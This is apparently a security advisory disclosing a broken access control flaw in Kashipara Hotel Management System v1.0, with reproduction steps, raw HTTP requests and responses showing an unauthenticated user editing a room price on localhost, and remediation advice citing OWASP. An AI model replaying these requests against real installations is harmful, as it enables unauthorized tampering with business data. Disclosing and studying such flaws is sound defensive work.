Broken Access Control vulnerability was found in "/admin/edit_room_controller.php" in Kashipara Hotel Management System v1.0. allows unauthenticated attacker to edit the valid hotel room entries in the administrator section via the direct URL access.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Hotel Management System v1.0: (https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project)


Version: 1.0


Affected Components:

- **Affected Code File:** /admin/edit_room_controller.php

Steps:


1. Access the "Admin -> Rooms" menu directly without any authentication (URL: http://localhost/hotel-management-php/admin/rooms.php)


New Private Tab
Tor
CVE
Tools
M
http://localhost/hotel-management-php/admin/rooms.php
Hotel management — http://localhost/hotel-management-php/admin/rooms.php
This time, search with:
Firefox




```
GET /hotel-management-php/admin/rooms.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

2. It was observed that the valid hotel room entries in the “Admin -> Rooms” menu page are directly accessible without authentication.



Response from http://localhost:80/hotel-management-php/admin/rooms.php [127.0.0.1]


```
HTTP/1.1 200 OK
Date: Mon, 29 Jul 2024 09:52:49 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By : PHP/8.2.12
Set-Cookie : PHPSESSID =og6et67je0osjj4isp9o3opoot ; path=/
Expires : Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma : no-cache
Connection : close
Content-Type : text/html; charset=UTF-8
Content-Length : 14483

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0 " />
```




localhost/hotel-management-php/admin/rooms.php

No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap.	Actior
101	Daimond Suite	Daimond	Featured		538.22	No	-	-	2	Beach	2 / Double deluxe	4	🗑 /
101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	🗑 /
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	2	🗑 /
303	Premiun	Premium	Featured		67	No	-	-	3	Ocean	2 / Queen Bed	3	🗑 /
202	Ocean View Suite	gold	Not Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑 /
202	Ocean View Suite	Silver	Featured		788	No	-	-	2	Ocean	3 / Queen Bed	7	🗑 /


3. Now I will edit the “Price” value of the first hotel room entry from “538.22$” to “99998.22” by clicking on the edit icon on right hand side.



No.	Name	Type	Featured	Image	Price	Booked	Check in	Check out	Floor	View	Beds/ Type	Cap.	Actions
101	Daimond Suite	Daimond	Featured		538.22	No	-	-	2	Beach	2 / Double deluxe	4	/
101	Daimond Suite	Silver	Featured		538.22	No	-	-	5	Beach	2 / Double deluxe	4	/



```
GET /hotel-management-php/admin/edit_room.php ?room_id=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/p
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://localhost/hotel-management-php/admin/rooms.php
Cookie: PHPSESSID=og6et67je0osjj4isp9o3opoot
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



Add Room

Room Number: 101

Bed Type: Double deluxe

Room Name: Daimond Suite

Room Capacity: 4


Room Type: Daimond

Room Price: 538.22

Room Floor: 2

Is the Room featured ? ● Yes ○ No

4. Edit the “Room Price” value of the first hotel room entry from “538.22$” to “99998.22”. Click “Edit Room” button to submit the request.



localhost/hotel-management-php/admin/edit_room.php?room_id=1

Room Name: Daimond Suite

Room Capacity: 4

Room Type: Daimond

Room Price: 99998.22

Room Floor: 2


Is the Room featured ? ● Yes ○ No

Browse... No file selected.

Room View: Beach


Room Amenities: breakfast, lunch, dinner, wifi

5. It was observed that the first hotel room entry “Price” is edited from “538.22$” to “99998.22$” successfully without authentication.




Request to http://localhost:80 [127.0.0.1]

```
POST /hotel-management-php/admin/edit_room_controller.php  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/201001
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------157943
Content-Length: 1818
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://localhost/hotel-management-php/admin/edit_room.php?room_id=1
Cookie: PHPSESSID=og6et67je0osjj4isp9o3opoot
Priority: u=0

-----------------------------15794353051685866592776180853
Content-Disposition: form-data; name="room_id"

1
```




Request to http://localhost:80 [127.0.0.1]

```

Beach
----------------------------15794353051685866592776180853
Content-Disposition : form-data ; name="amenities "

breakfast, lunch, dinner, wifi
----------------------------15794353051685866592776180853
Content-Disposition : form-data ; name="room_beds "

2
----------------------------15794353051685866592776180853
Content-Disposition : form-data ; name="bed_type "

Double deluxe
----------------------------15794353051685866592776180853
Content-Disposition : form-data ; name="room_capacity "

4
----------------------------15794353051685866592776180853
Content-Disposition : form-data ; name=" room_price "

99998.22
----------------------------15794353051685866592776180853
Content-Disposition : form-data ; name="room_featured "

yes
----------------------------15794353051685866592776180853
```



Response from http://localhost:80/hotel-management-php/admin/edit_room_controller.php [127.0.0.1]

```
HTTP/1.1 200 OK
Date: Mon, 29 Jul 2024 09:53:57 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By : PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma : no-cache
Content-Length : 59
Connection : close
Content-Type : application/json; charset=utf-8

{
  "error":0,
  "about":"",
  "message":"Successfully edited room"
}
```



localhost/hotel-management-php/admin/rooms.php

No.	Name	Type	Featured	Image	Price	Booked	Check in	Ch
101	Daimond Suite	Daimond	Featured		99998.22	No	-	
101	Daimond Suite	Silver	Featured		538.22	No	-	
202	Ocean View Suite	gold	Not Featured		788	No	-	
303	Premiun	Premium	Featured		674	No	-	

Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/